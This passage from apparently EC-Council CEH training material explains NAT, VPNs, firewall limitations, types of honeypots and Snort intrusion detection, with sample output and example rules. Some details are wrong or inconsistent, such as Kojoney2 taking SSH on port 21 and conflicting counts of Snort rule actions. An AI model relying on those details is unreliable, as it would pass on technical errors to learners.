
- Dynamically allocate an external host address and port pair each time an internal host initiates a connection. This makes the most efficient possible use of the external host addresses.

Advantages

- Network address translation helps to enforce the firewall's control over outbound connections.
- It restricts incoming traffic and allows only packets that are part of a current interaction initiated from the inside.
- Helps hide the internal network's configuration and thereby reduces the success of attacks on the network or system.

Disadvantages

- The NAT system has to guess how long it should keep a particular translation, which is impossible to guess correctly every time.
- The NAT interferes with encryption and authentication systems to ensure the security of the data.
- Dynamic allocation of ports may interfere with packet filtering.



Evading IDS, Firewalls, and Honeypots
IDS, Firewall and Honeypot Concepts

Virtual Private Network

01 A VPN is a **private network** constructed using public networks, such as the Internet

02 It is used for the **secure transmission** of sensitive information over an untrusted network, using **encapsulation** and encryption

03 It establishes a virtual point-to-point connection through the use of **dedicated connections**

04 Only the **computing device** running the VPN software can access the VPN

Virtual Private Network

A Virtual Private Network (VPN) is a network that provides secure access to the private network through the internet. VPNs are used for connecting wide area networks (WAN). It allows computers on one network to connect to computers on another network. It is used for the secure transmission of sensitive information over an untrusted network, using encapsulation and encryption. It employs encryption and integrity protection helping you to use a public network as a private network. A VPN performs encryption and the decryption outside the packet-filtering perimeter to allow the inspection of packets coming from other sites. It establishes a virtual point-to-point connection through the use of dedicated connections. A VPN encapsulates packets sent over the Internet. A VPN is an attempt to combine both the advantages of public and private networks. VPNs have no relation to firewall technology, but firewalls are convenient for adding VPN features as they help in providing secure remote services. The computing device running the VPN software can only access the VPN.

All virtual private networks that run over the Internet employ these principles:


- Encrypts the traffic
- Checks for integrity protection
- Encapsulates into new packets, which are sent across the Internet to something that reverses the encapsulation
- Checks the integrity
- Then finally, decrypts the traffic

Advantages

- A VPN hides all the traffic that flows over it, ensures encryption, and protects the data from snooping.
- It provides remote access for protocols without letting people attack from the Internet at large.

Disadvantages

- As the VPN runs on a public network, the user will be vulnerable to an attack on the destination network.



Evading IDS, Firewalls, and Honeypots

IDS, Firewall and Honeypot Concepts

Firewall Limitations

- A firewall does not prevent the network from new viruses, backdoor and insider attacks
- A firewall cannot do anything if the network design and configuration is faulty
- A firewall is not an alternative to antivirus or antimalware
- A firewall cannot prevent social engineering threats
- A firewall does not prevent passwords misuse
- A firewall does not block attacks from a higher level of the protocol stack
- A firewall does not protect against attacks from dial-in connections and attacks originating from common ports and applications
- A firewall is unable to understand tunneled traffic


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Firewall Limitations

The need of a firewall in your security strategy is essential, but firewalls have the following limitations:

- Firewalls can restrict users from accessing valuable services like FTP, Telnet, NIS, etc. and sometimes restricts Internet access as well.
- The firewall cannot protect from internal attacks (backdoor) in a network. For example, a disgruntled employee who cooperates with the external attacker.
- The firewall concentrates its security at one single point which makes other systems within the network prone to security attacks.
- A bottleneck could occur if all the connections pass through the firewall.
- The firewall cannot protect the network from social engineering and data-driven attacks where the attacker sends malicious links and emails to employees inside the network.
- If external devices such as a laptop, mobile phone, portable hard drive, etc. are already infected and connected to the network, then a firewall cannot protect the network from these devices.
- The firewall is unable to adequately protect the network from all types of zero-day viruses that try to bypass it.
- A firewall cannot do anything if the network design and configuration is faulty.
- A firewall is not an alternative to antivirus or antimalware.
- A firewall does not block attacks from a higher level of the protocol stack.

- A firewall does not protect against attacks originating from common ports and applications.
- A firewall does not protect against attacks from dial-in connections.
- A firewall is unable to understand tunneled traffic.




Evading IDS, Firewalls, and Honeypots
IDS, Firewall and Honeypot Concepts

Honeypot

- A honeypot is an information system resource that is expressly **set up to attract and trap people** who attempt to penetrate an **organization's network**
- It has no authorized activity, does not have any **production value**, and any traffic to it is likely a **probe**, **attack**, or **compromise**
- A honeypot can **log port access** attempts, or monitor an **attacker's keystrokes**. These could be **early warnings** of a more concerted attack

Honeypot

A honeypot is a computer system on the Internet intended to attract and trap people who try unauthorized or illicit utilization of the host system to penetrate into an organization's network. It is a fake proxy run in an attempt to frame attackers by logging traffic through it, and then sending complaints to victims' ISPs. It has no authorized activity, does not have any production value, and any traffic to it is likely a probe, attack, or compromise. Whenever there is any interaction with a honeypot, it is most likely to be a malicious activity. Honeypots are unique; they do not solve a specific problem. Instead, they are a highly flexible tool with many different security applications. Honeypots help in preventing attacks, detecting attacks, and for information gathering and research. A honeypot can log port access attempts, or monitor an attacker's keystrokes. These could be early warnings of a more concerted attack. It requires considerable amount of attention to maintain a honeypot.



Evading IDS, Firewalls, and Honeypots

IDS, Firewall and Honeypot Concepts

Types of Honeypots

Low-interaction Honeypots	These honeypots simulate only a **limited number of services** and applications of a target system or network Generally, set to collect higher level information about attack vectors such as network probes and worm activities
Medium-interaction Honeypots	These honeypots simulate a **real operating system**, applications and its services This type of honeypots can only respond to **preconfigured commands** therefore the risk of intrusion increases
High-interaction Honeypots	These honeypots **simulates all services** and applications Capture **complete information** about an attack vector such as attack techniques, tools and intent of the attack
Production Honeypots	These honeypots emulate **real production network** of an organization Generally, set to collect **internal flaws** and attackers within an organization
Research Honeypots	These are high interaction honeypots primarily deployed in **research institutes**, **government** or **military organizations** Capture in-depth information about the way an attack is performed, **vulnerabilities exploited** and **the attack techniques** used by the attackers

Types of Honeypots

Honeypots are classified into five types based on their design criteria:

- **Low-interaction Honeypots**

  Low-interaction honeypot emulates only limited number of services and applications of a target system or network. If the attacker does something that the emulation does not expect, the honeypot will simply generate an error. They capture limited amounts of information, mainly transactional data, and some limited interaction. These honeypots cannot be compromised completely. They are set to collect higher level information about attack vectors such as network probes and worm activities. Some examples are Specter, KFSensor, and Honeytrap.

  KFSensor is a low-interaction honeypot, used to attract and identify penetrations. They implement vulnerable system services and Trojans to attract hackers. This honeypot can be used to monitor all TCP, UDP, and ICMP ports and services. KFSensor identifies and alerts about port scanning and denial-of-service attacks.

  Honeytrap is low-interaction honeypot used to observe attacks against TCP and UDP services. It runs as a daemon and starts server processes dynamically on requested ports. Attackers are tricked, and they send responses to honeytrap server process. The data that is received by the honeypot is concatenated into a string and stored in a database file. This string is called attack string. Honeytraps parse attack strings for a command requesting the server to download a file from another host in the network. If such a command is detected, the server tries to access the corresponding file automatically. It supports only FTP and TFTP protocols. It also identifies and logs HTTP_URIs.

- **Medium-interaction Honeypots**

  Medium-interaction honeypots simulate a real OS, applications and its services of a target network. They provide more misconception of an OS than low-interaction honeypots. Therefore, it is possible to log and analyze attacks that are more complex. These honeypots capture more and useful data than the low-interaction honeypot. Medium-interaction honeypots can only respond to preconfigured commands, therefore, the risk of intrusion increases. The main disadvantage of medium-interaction honeypot is that the attacker can quickly discover that the system behavior is abnormal. Some examples of medium-interaction honeypot include HoneyPy, Kojoney2, and Cowrie.

  Kojoney2 is medium interaction honeypot. It emulates a real SSH environment. This honeypot listens on port 21 for incoming SSH connections. If a connection request is initiated, Kojoney2 will verify users against an internal list of fake users. Mostly, the connections are accepted by granting access to SSH shell. It simulates many shell commands to trick attackers. Using Kojoney2 attackers can download files using wget and curl commands.

- **High-Interaction Honeypots**

  Unlike their low and medium interaction counterparts, high-interaction honeypots do not emulate anything; they run actual vulnerable services or software on production systems with real OSs and applications. These honeypots simulate all services and applications. It can be completely compromised by attackers to get full access to the system in a controlled area. They capture complete information about an attack vector such as attack techniques, tools, and intent of the attack. The honeypotized system is more prone to infection, as attack attempts can be carried out on real production systems.

  A honeynet is a prime example of a high-interaction honeypot and is neither a product nor a software solution that a user installs. Instead, it is an architecture—an entire network of computers designed to attack. The idea is to have an architecture that creates a highly controlled network with real computers running real applications, in which all activities are monitored and logged.

  "Bad guys" find, attack, and break into these systems on their initiative. When they do, they do not realize they are in a honeynet. Without the knowledge of the attackers, all their activities and actions, from encrypted SSH sessions to email and file uploads, is captured by inserting kernel modules on the victim's systems.

  At the same time, the honeynet controls the attacker's activity. Honeynets do this by using a honeywall gateway, which allows inbound traffic to the victim's systems but controls the outbound traffic using intrusion prevention technologies. This gives the attacker the flexibility to interact with the victim's systems, but prevents the attacker from harming other non-honeynet computers.

- **Production Honeypots**


  Production honeypots emulate real production network of an organization. They make the attackers spend their time and resources to attack the critical production system of the company. Attackers uncover and discover the vulnerabilities and trigger alerts that help network administrators to provide early warnings of attacks and hence reduce the risk of an intrusion.

This type of honeypots can also emulate different trojans, viruses, and backdoors to attract the attackers. For example, to examine the attacks on intrusion detection system, a production honeypot emulating IDS with fake services is deployed. As production honeypot is deployed internally, it also helps to find out internal flaws and attackers within an organization.

- **Research Honeypots**

  Research honeypots are high interaction honeypots primarily deployed in research institutes, government or military organizations to get a detailed knowledge about the actions of intruders. By using this type of honeypots security analysts can obtain in-depth information about the way an attack is performed, vulnerabilities exploited and the attack techniques and methods used by the attackers. This analysis, in turn, can help an organization to improve attack prevention, detection, and security mechanisms and develop more secure network infrastructure.

  The drawback of research honeypots is that it does not contribute to the direct security of the company. However, if a company is looking to improve their production infrastructure they should opt for production honeypots.



Evading IDS, Firewalls, and Honeypots

Module Flow

1. IDS, Firewall and Honeypot Concepts
2. IDS, Firewall and Honeypot Solutions
3. Evading IDS
4. Evading Firewalls
5. IDS/Firewall Evading Tools
6. Detecting Honeypots
7. IDS/Firewall Evasion Countermeasures
8. Penetration Testing

IDS, Firewall and Honeypot Solutions

The previous section discussed the functioning, role, and placement of IDS, firewalls, and honeypots for securing the networks. There is number of easy to use and feature enriched solutions (hardware, software, or both) available for IDS, firewalls, and honeypots implementation. This section will discuss some of the IDS, firewalls, and honeypots solutions available in the market that simplify their usage.

Evading IDS, Firewalls, and Honeypots

IDS, Firewall and Honeypot Solutions

Intrusion Detection Tool: Snort


1 Snort is an open source network intrusion detection system, capable of performing real-time traffic analysis and packet logging on IP networks

2 It can perform protocol analysis and content searching/matching, and is used to detect a variety of attacks and probes, such as buffer overflows, stealth port scans, OS fingerprinting attempts, etc.

3 It uses a flexible rules language to describe traffic that it should collect or pass, as well as a detection engine that utilizes a modular plug-in architecture


4 Uses of Snort:

- Straight packet sniffer like tcpdump
- Packet logger (useful for network traffic debugging, etc.)
- Network intrusion prevention system



```
C:\Snort\bin>snort
Running in packet dump mode

        --== Initializing Snort ==--
Initializing Output Plugins!
pcap DAQ configured to passive.
The DAQ version does not support reload.
Acquiring network traffic from "\Device\NPF_{986BF6CF-485F-4202-8A29-0FF66515CFF
7}".
Decoding Ethernet

        --== Initialization Complete ==--

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.11-WIN32 GRE (Build 125)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014-2017 Cisco and/or its affiliates. All rights reser
ved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using PCRE version: 8.38 2015-11-23
           Using ZLIB version: 1.2.8

Commencing packet processing (pid=3312)
```

https://www.snort.org


Administrator: C:\Windows\system32\cmd.exe - snort -i1 -A console -c C:\Snor...

```
12/29-06:50:30.853010  [**] [1:472:7] ICMP-INFO PING [**] [Classification: Poten
tially Bad Traffic] [Priority: 2] {ICMP} 10.10.10.16 -> 10.10.10.12
12/29-06:50:31.868807  [**] [1:472:7] ICMP-INFO PING [**] [Classification: Poten
tially Bad Traffic] [Priority: 2] {ICMP} 10.10.10.16 -> 10.10.10.12
12/29-06:50:32.878072  [**] [1:472:7] ICMP-INFO PING [**] [Classification: Poten
tially Bad Traffic] [Priority: 2] {ICMP} 10.10.10.16 -> 10.10.10.12
12/29-06:50:33.895390  [**] [1:472:7] ICMP-INFO PING [**] [Classification: Poten
tially Bad Traffic] [Priority: 2] {ICMP} 10.10.10.16 -> 10.10.10.12
12/29-06:50:34.913776  [**] [1:472:7] ICMP-INFO PING [**] [Classification: Poten
tially Bad Traffic] [Priority: 2] {ICMP} 10.10.10.16 -> 10.10.10.12
12/29-06:50:35.926047  [**] [1:472:7] ICMP-INFO PING [**] [Classification: Poten
tially Bad Traffic] [Priority: 2] {ICMP} 10.10.10.16 -> 10.10.10.12
12/29-06:50:36.938286  [**] [1:472:7] ICMP-INFO PING [**] [Classification: Poten
tially Bad Traffic] [Priority: 2] {ICMP} 10.10.10.16 -> 10.10.10.12
12/29-06:50:37.955908  [**] [1:472:7] ICMP-INFO PING [**] [Classification: Poten
tially Bad Traffic] [Priority: 2] {ICMP} 10.10.10.16 -> 10.10.10.12
12/29-06:50:38.973250  [**] [1:472:7] ICMP-INFO PING [**] [Classification: Poten
tially Bad Traffic] [Priority: 2] {ICMP} 10.10.10.16 -> 10.10.10.12
12/29-06:50:39.979849  [**] [1:472:7] ICMP-INFO PING [**] [Classification: Poten
tially Bad Traffic] [Priority: 2] {ICMP} 10.10.10.16 -> 10.10.10.12
12/29-06:50:40.993999  [**] [1:472:7] ICMP-INFO PING [**] [Classification: Poten
tially Bad Traffic] [Priority: 2] {ICMP} 10.10.10.16 -> 10.10.10.12
12/29-06:50:42.001266  [**] [1:472:7] ICMP-INFO PING [**] [Classification: Poten
tially Bad Traffic] [Priority: 2] {ICMP} 10.10.10.16 -> 10.10.10.12
```

Intrusion Detection Tools

Intrusion detection tools detect anomalies. These tools, when running on a dedicated workstation, read all network packets, reconstruct user sessions, and scan for possible intrusions by looking for attack signatures and network traffic statistical anomalies. Also, these tools give real-time, zero-day protection from network attacks and malicious traffic, and prevent malware, spyware, port scans, viruses, and DoS and DDoS from compromising hosts.


- **Snort**

  Source: *https://www.snort.org*

  Snort is an open source network intrusion detection system, capable of performing real-time traffic analysis and packet logging on IP networks. It can perform protocol analysis and content searching/matching and is used to detect a variety of attacks and probes, such as buffer overflows, stealth port scans, CGI attacks, SMB probes, and OS fingerprinting attempts. It uses a flexible rules language to describe traffic that it should collect or pass, as well as a detection engine that utilizes a modular plug-in architecture.

  Uses of Snort:

  - Straight packet sniffer like tcpdump
  - Packet logger (useful for network traffic debugging, etc.)
  - Network intrusion prevention system



Evading IDS, Firewalls, and Honeypots
IDS, Firewall and Honeypot Solutions

Snort Rules

- Snort's rule engine enables **custom rules** to meet the needs of the network
- Snort rules help in differentiating between **normal Internet activities** and **malicious activities**
- Snort rules must be contained on a **single line**, the Snort rule parser **does not handle rules on multiple lines**
- Snort rules come with two logical parts:
  - **Rule header**: Identifies **rule's actions** such as alerts, log, pass, activate, dynamic, etc.
  - **Rule options**: Identifies rule's **alert messages**

Example

```
alert tcp any any -> 192.168.1.0/24 111(content:"|00 01 86 a5|"; msg: "mountd access";)
```

Snort Rules

Snort's rule engine enables custom rules to meet the needs of the network. Snort rules help in differentiating between normal Internet activities and malicious activities. Snort uses the popular **libpcap library** (for UNIX/Linux) or **Winpcap** (for Windows), the same library that tcpdump uses to perform its packet sniffing. Attaching snort in promiscuous mode to the network media decodes all the packets passing through the network. It generates alerts according to the content of individual packets and rules defined in the configuration file.

Snort allows users to write their own rules. However, each of these Snort rules must describe the following:


- Any violation of the security policy of the company that might be a threat to the security of the company's network and other valuable information
- All well-known and frequent attempts to exploit the vulnerabilities in the company's network
- The conditions in which a user thinks that a network packet(s) is unusual (i.e., if the identity of the packet is not authentic)

Snort rules, written for both protocol analysis and content searching and matching, should be robust and flexible. The rules should be "**robust**": the system should keep a hard check on the activities taking place on the network and notify the administrator of any potential intrusion attempt. The rules should be "**flexible**": the system must be compatible enough to act immediately and take necessary remedial measures, according to the nature of the intrusion.

Both flexibility and robustness can be achieved using an easy-to-understand and lightweight rule-description language that aids in writing simple Snort rules. Consider two primary principles while writing Snort rules:

- No written rule must extend beyond a single line, so rules should be short, precise, and easy-to-understand.
- Each rule should be divided into two logical sections:
  - The rule header
  - The rule options

The rule header contains the rule's action, the protocol, the source and destination IP addresses, the source and destination port information, and the **CIDR (Classless Inter-Domain Routing) block**. The rule option section includes alert messages, in addition to information about inspected part of the packet, to determine whether to take rule action.



Evading IDS, Firewalls, and Honeypots

IDS, Firewall and Honeypot Solutions

Snort Rules: Rule Actions and IP Protocols

Rule Actions

- The rule header stores the complete set of rules to identify a packet, and determines the action to be performed or what rule to be applied
- The rule action alerts Snort when it finds a packet that matches the rule criteria
- Three available actions in Snort:
  - Alert - Generate an alert using the selected alert method, and then log the packet
  - Log - Log the packet
  - Pass - Drop (ignore) the packet

IP Protocols

Three available IP protocols that Snort supports for suspicious behavior:

I TCP

II UDP

III ICMP


Snort Rules: Rule Actions and IP Protocols

The rule header stores the complete set of rules to identify a packet, and determines the action to be performed or what rule to be applied. It contains information that defines the who, where, and what of a packet, as well as what to do if a packet with all the attributes indicated in the rule should show up. The first item in a rule is the rule action, which tells Snort "what to do" when it finds a packet that matches the rule criteria. There are five available default actions in Snort: alert, log, pass, activate, and dynamic. Also, if running Snort is running in inline mode, you have additional options, which include drop and reject.

The Internet protocol (IP) sends data from one system to another via the Internet. The IP supports unique addressing for every computer on a network. Organize data on the Internet protocol network into packets. Each packet contains message data, source, destination, and more.

Three available IP protocols that Snort supports for suspicious behavior:

- **TCP:** Transmission control protocol (TCP) is a part of the Internet Protocol. It is used to connect two different hosts and exchanges data between them.
- **UDP:** User Datagram Protocol (UDP) used for broadcasting messages over a network.
- **ICMP:** The Internet Control Message protocol (ICMP) is a part of the Internet protocol. OSs use ICMP in a network to send error messages, for example.



Evading IDS, Firewalls, and Honeypots
IDS, Firewall and Honeypot Solutions

Snort Rules: The Direction Operator and IP Addresses

C|EH

The Direction Operator

- This operator indicates the direction of interest for the traffic; traffic can flow in either a single direction or bi-directionally
- Example of a Snort rule using the **Bidirectional Operator**:

```
log !192.168.1.0/24 any <> 192.168.1.0/24 23
```

IP Addresses

- Identify IP address and the port that the rule applies to
- Use keyword "**any**" to define any IP address
- Use numeric IP addresses qualified with a CIDR netmask
- Example IP Address Negation Rule:

```
alert tcp !192.168.1.0/24 any -> 192.168.1.0/24 111 (content:
"|00 01 86 a5|"; msg: "external mountd access";)
```

Snort Rules: The Direction Operator and IP Addresses

- **The Direction Operator**

